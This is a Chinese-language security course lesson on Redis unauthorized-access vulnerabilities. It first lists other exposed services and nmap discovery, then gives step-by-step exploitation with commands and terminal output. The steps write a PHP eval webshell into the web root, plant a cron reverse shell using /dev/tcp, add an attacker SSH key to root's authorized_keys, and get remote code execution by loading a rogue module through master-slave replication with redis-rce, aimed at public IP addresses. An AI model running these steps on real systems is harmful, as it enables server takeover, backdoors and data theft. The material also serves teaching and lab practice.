

未授权访问漏洞

未授权概述

常见未授权访问漏洞

Redis未授权访问

Redis简介

漏洞发现

Redis常用命令

Redis历史漏洞

漏洞利用

漏洞环境搭建

漏洞利用方法

写webshell

写定时任务反弹shell

写SSH公钥

主从复制RCE

脚本原理

未授权访问漏洞

#1课时

未授权概述

未授权访问漏洞可以理解为需要安全配置或权限认证的地址、授权页面配置不当导致其他用户可以无需认证授权直接访问从而引发重要权限可被操作、数据库或网站目录等敏感信息泄露。

常见未授权访问漏洞

- 1 Redis 未授权访问漏洞
- 2 Docker 未授权访问漏洞
- 3 MongoDB 未授权访问漏洞
- 4 Jenkins 未授权访问漏洞
- 5 Memcached 未授权访问漏洞
- 6 JBOSS 未授权访问漏洞
- 7 VNC 未授权访问漏洞
- 8 ZooKeeper 未授权访问漏洞
- 9 Rsync 未授权访问漏洞
- 10 Atlassian Crowd 未授权访问漏洞
- 11 CouchDB 未授权访问漏洞

- 12 Elasticsearch 未授权访问漏洞
- 13 Hadoop 未授权访问漏洞
- 14 Jupyter Notebook 未授权访问漏洞

Redis未授权访问

Redis简介

<https://www.redis.com.cn/redis-intro.html>

- Redis 简介

Redis 是完全开源免费的，一个灵活的高性能 `key-value` 数据结构存储，可以用来作为数据库、缓存和消息队列。

- 应用场景

Redis 主要有两个应用场景：

1. 存储 缓存 用的数据；
2. 需要高速读/写的场合使用它快速读/写；

- Redis 架构

Redis 主要由有两个程序组成：

Redis 客户端 `redis-cli`

Redis 服务器 `redis-server`

客户端、服务器可以位于同一台计算机或两台不同的计算机中。

漏洞发现

- 端口

Redis 服务默认监听在6379端口上

- 1 MongoDB: 27017
- 2 Memcached: 11211
- 3 Jboss: 8080
- 4 VNC: 5900、5901
- 5 Docker: 2375

- 端口探测

nmap端口扫描

```
1 nmap -v -Pn -p 6379 -sV IP
2
3 -v: 显示过程
4 -Pn: no ping
5 -sV: 版本探测
```

```
➔ ~ nmap -v -Pn -p 6379 -sV 47.104.255.11

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-22 15:26 CST
NSE: Loaded 42 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 15:26
Completed Parallel DNS resolution of 1 host. at 15:26, 0.01s elapsed
Initiating SYN Stealth Scan at 15:26
Scanning 47.104.255.11 [1 port]
Discovered open port 6379/tcp on 47.104.255.11
Completed SYN Stealth Scan at 15:26, 0.20s elapsed (1 total ports)
Initiating Service scan at 15:26
Scanning 1 service on 47.104.255.11
Completed Service scan at 15:26, 6.50s elapsed (1 service on 1 host)
NSE: Script scanning 47.104.255.11.
Initiating NSE at 15:26
Completed NSE at 15:26, 0.00s elapsed
Initiating NSE at 15:26
Completed NSE at 15:26, 0.00s elapsed
Nmap scan report for 47.104.255.11
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
6379/tcp  open  redis   Redis key-value store 3.0.7

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
Raw packets sent: 1 (44B) | Rcvd: 1 (44B)
```

Redis常用命令

```
1 redis连接远程服务器:
2 redis-cli -h host -p port -a password
3
4 set testkey "Hello world"          # 设置键testkey的值为字符串
5 get testkey                        # 获取键testkey的内容
6
7 set score 99                        # 设置键score的值为99
8 incr score                          # 使用INCR命令将score的值增加
9                                   1
9 get score                          # 获取键score的内容
10
11 keys *                             # 列出当前数据库中所有的键
12 config set dir /home/test          # 设置工作目录
13 config set dbfilename redis.rdb    # 设置备份文件名
14 config get dir                     # 检查工作目录是否设置成功
15 config get dbfilename              # 检查备份文件名是否设置成功
16 save                               # 进行一次备份操作
```

```
17 flushall
```

```
# 删除所有数据
```

```
18 del key
```

```
# 删除键为key的数据
```

Redis历史漏洞

- Redis未授权访问

因配置不当可以未经授权访问，攻击者无需认证就可以访问到内部数据。

1. 导致敏感信息泄露
2. 执行 `flushall` 可清空所有数据
3. 通过数据备份功能往磁盘写入后门文件（webshell、定时任务）
4. 如果Redis以root身份运行，可以给root账户写入SSH公钥文件，免密码登录

- Redis主从复制RCE

在Redis 4.x 之后，Redis新增了模块功能，通过外部拓展，可以实现在redis中实现一个新的Redis命令，通过c语言编译并加载恶意.so文件，达到代码执行的目的

漏洞利用

漏洞环境搭建

```
1 docker pull medicean/vulapps:r_redis_1
2 docker run -dit -p 6379:6379 -p 2222:22
   medicean/vulapps:r_redis_1
```

漏洞利用方法

1. 通过redis数据备份功能结合WEB服务，往WEB网站根目录写入一句话木马，从而得到WEB网站权限
2. 通过redis数据备份功能写定时任务，通过定时任务反弹Shell
3. 通过redis数据备份功能写SSH公钥，实现免密登录linux服务器

- 安装 `redis-cli` 客户端

1. 包管理器安装

```
1 apt install redis-tools
```

2. 源码安装


```
1 wget http://download.redis.io/releases/redis-6.0.3.tar.gz
2 tar -zxvf redis-6.0.3.tar.gz //解压
3 cd redis-6.0.3/
4 make //编译
5 cd src/
6 cp redis-cli /usr/bin //客户端连接程序
```

写webshell

- 条件

1. 知道网站根目录绝对路径
2. 对目标网站根目录有写入权限

```
1 redis-cli -h 10.1.1.200 -p 6379
2 config set dir /var/www/html
3 config set dbfilename shell.php
4 set x "<?php @eval($_POST['cmd']);?>"
5 save
```



```
root@kali:~/Desktop# redis-cli -h 10.1.1.200 -p 6379
10.1.1.200:6379> keys *
(empty array)
10.1.1.200:6379> config set dir /var/www/html
OK
10.1.1.200:6379> config set dbfilename shell.php
OK
10.1.1.200:6379> set x "<?php @eval($_POST['cmd']);?>"
OK
10.1.1.200:6379> save
OK
10.1.1.200:6379> 
```

写定时任务反弹shell

```
1 redis-cli -h 10.1.1.200 -p 6379
2
3 set xxx "\n\n*/1 * * * * /bin/bash -i>&
/dev/tcp/10.1.1.100/4433 0>&1\n\n"
4
5 config set dir /var/spool/cron
6
7 config set dbfilename root
8
9 save
```

```

root@kali:~/Desktop# redis-cli -h 10.1.1.200 -p 6379
10.1.1.200:6379> keys *
1) "x"
10.1.1.200:6379> del x
(integer) 1
10.1.1.200:6379> set xx "\n\n*/1 * * * * /bin/bash -i>& /dev/tcp/10.1.1.100/4433 0>&1\n\n"
OK
10.1.1.200:6379> config set dir /var/spool/cron
OK
10.1.1.200:6379> config set dbfilename root
OK
10.1.1.200:6379> save
OK
10.1.1.200:6379>

```

写SSH公钥

```

1 默认情况下，生成的SSH密钥在用户家目录的 .ssh 目录下
2  ssh-keygen -t rsa
3
4  (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") >
   /tmp/foo.txt
5
6  cat /tmp/foo.txt | redis-cli -h 192.168.1.100 -p 6379 -x set
   m
7
8  redis-cli -h 192.168.1.100 -p 6379
9
10 config set dir /root/.ssh/
11
12 config set dbfilename "authorized_keys"
13
14 save
15
16 ssh root@139.9.198.30 -i ~/.ssh/id_rsa

```

主从复制RCE

如果把数据存储在单个Redis的实例中，当读写数据量比较大的时候，服务端就很难承受。为了应对这种情况，Redis就提供了主从模式，主从模式就是指使用一个redis实例作为主机，其他实例都作为备份机，其中主机和从机数据相同，而从机只负责读，主机只负责写，通过读写分离可以大幅度减轻流量的压力，算是一种通过牺牲空间来换取效率的缓解方式。

在Redis 4.x之后，Redis新增了模块功能，通过外部拓展，可以实现在redis中实现一个新的Redis命令，通过写C语言并编译出.so文件。

1. 手动编译so扩展文件

```
1 编译生成so扩展文件
2
3 cd /root/
4 git clone https://github.com/puckiestyle/RedisModules-
  ExecuteCommand
5 cd RedisModules-ExecuteCommand
6 make
```

2. 脚本利用Redis主从复制RCE

<https://github.com/puckiestyle/RedisModules-ExecuteCommand>

<https://github.com/Ridter/redis-rce>

<https://github.com/Dliv3/redis-rogue-server>

<https://github.com/vulhub/redis-rogue-getshell>

```
1 cd /root/
2
3 git clone https://github.com/Ridter/redis-rce
4
5 cd redis-rce
6
7 python3 -m pip install -r requirement.txt
8
9 cp /root/RedisModules-ExecuteCommand/module.so ./module.so
10
11 python3 redis-rce.py -r 124.71.45.28 -p 6379 -L 47.104.255.11
   -P 7890 -f modules.so
```

```
root@pte:~/redis-rce# python3 redis-rce.py -r 124.71.45.28 -p 6379 -L 47.104.255.11 -P 7890 -f module.so
REDIS RCE

[*] Connecting to 124.71.45.28:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 124.71.45.28:6379
[*] Setting filename
[+] Accepted connection from 124.71.45.28:6379
[*] Start listening on 47.104.255.11:7890
[*] Tring to run payload
[+] Accepted connection from 124.71.45.28:58986
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...
$ whoami
redis
$ id
=uid=999(redis) gid=999(redis) groups=999(redis)
$ exit
[*] Clean up..
root@pte:~/redis-rce#
```



```
1 redis-cli -h 124.71.45.28 -p 6379
2 config get dir
3 config get dbfilename
4 system.exec "id"
```

```
root@hecs-mingy:~# redis-cli
127.0.0.1:6379> keys *
(empty list or set)
127.0.0.1:6379> config get dir
1) "dir"
2) "/data"
127.0.0.1:6379> config get dbfilename
1) "dbfilename"
2) "module.so"
127.0.0.1:6379> system.exec "id"
"uid=999(redis) gid=999(redis) groups=999(redis)\n"
127.0.0.1:6379> system.exec "whoami"
"redis\n"
127.0.0.1:6379>
```

脚本原理

1. 首先连接目标未授权redis服务
2. 发送配置主从模式的命令到目标redis服务

命令如下：

```
1 slaveof 47.104.255.11 7890
2 config set dbfilename module.so
```

3. 监听 124.71.45.28:7890 作为 redis 主机
4. 目标机器(从机)从主机复制 module.so 内容保存到 redis 服务器的 module.so 文件中
5. 目标机器加载 module.so 扩展模块

```
1 MODULE LOAD ./module.so
```

6. 执行命令

```
1 system.exec "命令"
```